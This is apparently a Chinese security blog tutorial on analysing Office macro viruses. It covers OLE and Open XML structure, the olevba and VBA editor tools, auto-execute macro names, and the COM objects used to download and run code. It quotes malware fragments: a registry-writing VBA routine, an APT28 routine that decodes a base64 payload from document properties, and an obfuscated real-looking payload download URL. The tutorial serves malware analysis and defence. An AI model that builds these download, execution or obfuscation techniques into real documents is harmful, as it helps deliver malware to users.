文档类病毒介绍

本文链接：https://blog.csdn.net/weixin_43781139/article/details/118796237

许多恶意代码都是通过文档进行传播。利用文档文件投放PE文件，再由PE文件执行恶意行为。一方面，结合社会工程学的诱导文档往往能够降低目标人员的安全防范意识，提高攻击的成功率；另一方面，文档可以通过邮件进行传播，而邮件作为最常用的通信方式，对邮箱的攻击，更容易收集用户信息并实现内网渗透。
下图是奇安信威胁情报中心在2018年全球高级持续性威胁研究总结报告中列出的部分组织鱼叉邮件攻击特点：

	诱导文档附件	载荷文件压缩包	钓鱼链接	入侵网站链接	Drive-by Download
海莲花	√				
摩诃草	√				√
Darkhotel	√				
APT-C-01	√	√			
Group 123	√		√	√	
APT28	√		√	√	√

可以看到采用诱导文档附件进行的钓鱼邮件攻击的方式最为普遍。掌握各类文档文件的分析技巧就变得极为重要，我们将对各类office文档文件、rtf文件、pdf文件进行分析说明，今天先让我们学习一下office文档宏病毒的分析技巧。

office文档

在正式分析宏病毒前，先让我们了解一下Office文档的文件结构。
office文档具有两种不同的文件结构：
OLE复合格式：doc，dot，xls，xlt，pot，ppt…
Open XML：docx，docm，dotx，xlsx，xlsm，xltx，potx…
OLE复合格式适用于Office 93-2003的版本的文档格式，Open XML则是微软在Office 2007中推出的新的office文档格式。


ole文件格式

OLE复合文档文件格式类似于FAT的文件系统格式，所有数据以扇区为单位进行存储的。扇区内存储的数据种类有Stroage、Stream、Directory、FAT、DIF等数据。FAT是索引表，记录了该扇区指向的下一个扇区的地址。DIFAT是分区表，是FAT的索引表。Directory是用来记录Storage和Stream的存储结构以及它们的名称、大小、起始地址等信息。Storage和Stream相当于文件系统中文件夹和文件。一个office文档文件的所有数据都是记录在stream上的。Office将各个部分的数据模块化，不同的数据则会记录在不同的Storage下，如doc文


件中的文本内容一般记录在\Root Entry\WordDocument中，而与宏有关的内容则会记录在\Root Entry\Macros\中。

分析office文档文件，推荐使用 Office Visualization Tool和Structured Storage Viewer这两款工具，两款工具各有千秋。

Office Visualization Tool对于OLE文件头、Directory、FAT、DIF等数据解析的比较详细：



Structured Storage Viewer对Stroage、Stream数据解析的比较清晰：



Open XML文件格式


Open XML是微软在Office 2007中推出的基于XML的文件格式，主要是满足文档文件被应用程序、平台和浏览器读取的能力。新的文件格式实际上是标准的ZIP文件格式，我们可以像打开其他ZIP文件一样来打开Open XML的文档文件，里面包含着XML文件、RELS文件以及一些其他文件。

XLM文件：主要用于描述Office文件中的各个模块部件的数据等；

RELS文件：指定了各个部件之间的关系；

其他文件：主要是文档中嵌入的图片、OLE等文件。

以docm文件为例，我们可以将文件后缀名修改为zip，然后打开它：



可以看到，里面有很多xml文件，接下来简单介绍一下这些文件。

·[Content_Types].xml：描述文档各个部分（如：docment.xml）的ContentType，以便程序在显示文档时知道如何解析该部分。

·_rels/文件夹：

·*.rels：其中有Relationships标签，代表两部分之间的联系。

·docProps/ 文件夹：

·app.xml：程序级别的文档属性，如：页数、文本行数、程序版本等

·core.xml：用户填写的文档属性，如：标题、主题、作者等

·word/文件夹：

·_rels/document.xml.rels：Relationships使用ID和URL来定位文档各零件

·_rels/settings.xml.rel：Relationships使用ID和URL来定位文档各零件

·styles.xml：包含文档的各种样式列表

·document.xml：记录Word文档的正文内容

·fontTable.xml：包含文档字体设置

·footnotes.xml：记录Word文档的脚注；

·endnotes.xml：记录Word文档的尾注；

·vbaProject.bin：这是一个OLE复合文件，记录vba工程信息，分析Open XML文件中的宏，实际上就是分析这个vbaProject.bin文件。

宏病毒

用户使用Office文档面对的最大的安全威胁是宏病毒威胁。


宏是一系列可以自动运行以执行任务的命令。宏代码嵌入在用VBA（Visual Basic for Applications）的编程语言编写的Office文档中。宏的功能十分强大，可以使用宏来执行各种命令，危害系统安全。Office软件默认禁用宏，当用户打开含有宏的office文档文件，就会弹出宏安全警告，但宏病毒往往利用社会工程学技巧诱导用户启用宏，如图所示(APT32样本，

MD5 5458a2e4d784abb1a1127263bd5006b5)：

分析工具

宏病毒的分析工具还是挺多的，除了Office中内嵌的VBA编辑器，还有oledump、olevba、ViperMonkey、OfficeMalScanner、Decalage等工具。接下来，笔者介绍一下Office中内嵌的VBA编辑器和olevba的使用。

Office软件自带了一个VBA编辑器，使用快捷键ALT+F11打开VBA编辑器，就能查看并编辑宏代码。




但是，在打开VBA编辑器前，我们首先要启用宏，也就是选择宏安全警告“启用内容”之后再打开VBA编辑器。否则你将会发现，你打开的VBA编辑器里一行代码都没有。一般而言，一旦我们启用宏，宏病毒就会运行。所以如果您使用VBA编辑器分析宏病毒，请一定要在虚拟机中分析。

VBA编辑器有一个其他任何宏病毒分析工具都不具备的功能，那就是对宏代码的动态调试功能。尤其是在遇到使用了字符串混淆、字符串隐藏等技术的宏病毒的时候，利用VBA编辑器的动态调试功能，能够极大的节约我们的分析时间。

但是有时候，你打开VBA编辑器却弹出了要求输入密码的对话框：

这说明这个文档的VBA工程被加密，不过幸运的是，office只提供了对VBA工程的伪加密。使用VBA_Password_Bypasser打开这个文档文件就可以正常打开VBA编辑器了，而不需要输入密码。



使用VBA编辑器分析还有一个缺点。有些宏病毒运行后，会禁用ALT+F11快捷方式甚至会将菜单栏隐藏起来，这样我们就没有办法打开VBA编辑器分析宏病毒了；还有一些宏病毒运行后会将修改宏代码。这个时候我们就需要使用其他的分析工具分析宏病毒了，例如olevba。

olevba是一个专门用于分析office宏的python脚本。它能够解析OLE和OpenXML文件，静态分析检测VBA宏，并以明文提取宏代码。同时，olevba还能对宏代码进行分析，找到宏病毒特征关键字，反沙箱和反虚拟化技术使用的关键字，以及潜在的IOC（IP地址，URL，可执行文件名等）关键字。


olevba能够直接解析OLE文件，如果是OpenXML文件，它首先会提取OLE文件（vbaproject.bin），然后再解析OLE文件。解析OLE文件时，它将会读取文件流，识别vba所在的stream；然后查找'Attribut'字符串。

```
2749            if d.entry_type == olefile.STGTY_STREAM:
2750                # read data
2751                log.debug('Reading data from stream %r - size: %d bytes' % (d.name, d.size))
2752                try:
2753                    data = ole._open(d.isectStart, d.size).read()
2754                    log.debug('Read %d bytes' % len(data))
2755                    if len(data) > 200:
2756                        log.debug('%r...[much more data]...%r' % (data[:100], data[-50:]))
2757                    else:
2758                        log.debug(repr(data))
2759                    if 'Attribut' in data:
2760                        log.debug('Found VBA compressed code')
2761                        self.contains_macros = True
2762                except IOError as exc:
```

'Attribut'字符串就是存储宏代码的起始位置，存储在这里的宏代码几乎是明文存储的（经过简单的压缩）。

于是，olevba就能提取出明文的宏代码了。

olevba脚本使用很简单，使用-d参数，就能对office文件进行详细分析：



安装方法：pip install -U https://github.com/decalage2/oletools/archive/master.zip

OLE工具套件里还有很多其他功能，感兴趣可以自行深入研究。

宏病毒特点

自动执行，自动化宏

几乎所有的宏病毒都会在用户启用宏后立即执行，因为它们都使用了能够自动执行的方法。宏病毒中常用的自动执行方法有两种：一种是用户执行某种操作时自动执行的宏，如Sub CommandButton1_Click(),当用户点击文档中的名为CommandButton1的按钮时，宏就会自动执行；另一种则是Auto自动执行，如Sub AutoOpen（在文档打开时自动执行）和Sub AutoClose（在文档关闭时自动执行）。

以下是一些能进行Auto自动执行的方法：

打开操作	AutoExec
	AutoOpen

	Auto_Open
	Document_Open
	Workbook_Open
	Application_WorkbookOpen
	Application_WindowActivate->Document_Open->Application_DocumentOpen
关闭操作	Auto_Close
	AutoClose
	AutoExit
	Document_Close
	Workbook_BeforeClose
	Application_Quit
	Application_DocumentBeforeClose
新建操作	AutoNew
	Document_New
	Application_NewWorkbook
	Application_NewDocument
	Application_WindowActivate->Document_New->Application_NewDocument

活动窗口变化	Auto_Activate
	Auto_Deactivate
	Workbook_Activate/Deactivate
	Worksheet_Activate/Deactivate
	Application_SheetActivate/SheetDeactivate
	Application_WindowActivate/WindowDeactivate
	Application_WindowActivate/WindowDeactivate
	Workbook_SheetActivate/SheetDeactivate
	Workbook_WindowActivate/WindowDeactivate
	Application_WorkbookActivate/WorkbookDeactivate
	Application_DocumentBeforeClose->Document_Close->Application_WindowDeactivate
其他操作	Application_DocumentChange
	Application_WindowBeforeDoubleClick/WindowBeforeRightClick
	Worksheet_BeforeDoubleClick/BeforeRightClick
	Worksheet_SelectionChange
	Application_SheetBeforeDoubleClick/SheetBeforeRightClick

调用API和外部例程

宏病毒调用Windows API和外部例程是很常见的操作，通过调用Windows API和外部例程，宏病毒拥有了更加强大的执行能力。

```
Sub WReg(strkey As String, Value As Variant, ValueType As String)
    Dim oWshell
    Set oWshell = CreateObject("WScript.Shell")
    If ValueType = "" Then
        oWshell.RegWrite strkey, Value
    Else
        oWshell.RegWrite strkey, Value, ValueType
    End If
    Set oWshell = Nothing
End Sub
```

如上图所示，宏病毒利用WScript对象修改注册表。

下表是宏病毒常用的调用的外部例程：


外部例程	介绍
MSXML2.ServerXMLHTTP	Xmlhttp是一种浏览器对象， 可用于模拟http的GET和POST请求
Net.WebClient	提供网络服务
Adodb.Stream	Stream 流对象用于表示数据流。配合XMLHTTP服务使用Stream对象可以从网站上下载各种可执行程序
Wscript.shell	WScript.Shell是WshShell对象的ProgID，创建WshShell对象可以运行程序、操作注册表、创建快捷方式、访问系统文件夹、管理环境变量。
Poweshell	PowerShell.exe 是微软提供的一种命令行shell程序和脚本环境
Application.Run	调用该函数，可以运行.exe文件
WMI	用户可以利用 WMI 管理计算机，在宏病毒中主要通过winmgmts:\.\root\CIMV2隐藏启动进程
Shell.Application	能够执行sehll命令
上表中Wscript.shell、Poweshell、Application.Run、Shell.Application这些外部例程都可以用来执行命令，除此之外，一些API如：Shell( )、CallWindowProc( )也常用于执行命令。	
除了执行命令，宏病毒还可以使用CallWindowProc()，直接执行shellcode。样本（md5：cec4932779bb9f2a8fde43cbc280f0a9）就采用了这种技术。	

宏代码混淆

宏代码能够明文查看，这对安全分析人员们太友好了，攻击者表示很不开心，于是他们想出了各种方式混淆宏代码，增加宏代码的分析难度。目前宏代码混淆的技术主要有以下三类：
①利用Chr()、Replace()、split()等字符串处理函数进行字符串混淆。如下图所示的很长的代码实际上是只是一串字符串“ht=tp:/;/chateau-d<es-iles.=com/，4tf33w/<w4t453.;e=xe”

②利用CallByName()、Alias子句隐藏真实的函数名。例如执行Public Declare Function clothedhadskfhskdahf Lib “user32” Alias “GetUpdateRect” (prestigiation As Long, knightia As Long, otoscope As Long) As Boolean，将GetUpdateRect这个API重命名为clothedhadskfhskdahf 。
③利用各种对象隐藏字符串。如下图所示，APT28的诱导文档(md5:94b288154e3d0225f86bb3c012fa8d63)将字符串都隐藏在文件属性中并使用base64编码，宏代码使用BuiltInDocumentProperties获取这些字符串:

```
'extract and decode encoded file
Subject = ActiveDocument.BuiltInDocumentProperties.Item("Subject")
Subject = Right(Subject, Len(Subject) - 50)

Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
Company = Right(Company, Len(Company) - 50)

Category = ActiveDocument.BuiltInDocumentProperties.Item("Category")
Category = Right(Category, Len(Category) - 50)

Hyperlink_base = ActiveDocument.BuiltInDocumentProperties.Item("Hyperlink base")
Hyperlink_base = Right(Hyperlink_base, Len(Hyperlink_base) - 50)

Comments = ActiveDocument.BuiltInDocumentProperties.Item("Comments")
Comments = Right(Comments, Len(Comments) - 50)


base64 = Subject + Company + Category + Hyperlink_base + Comments
bin = DecodeBase64(base64)
```

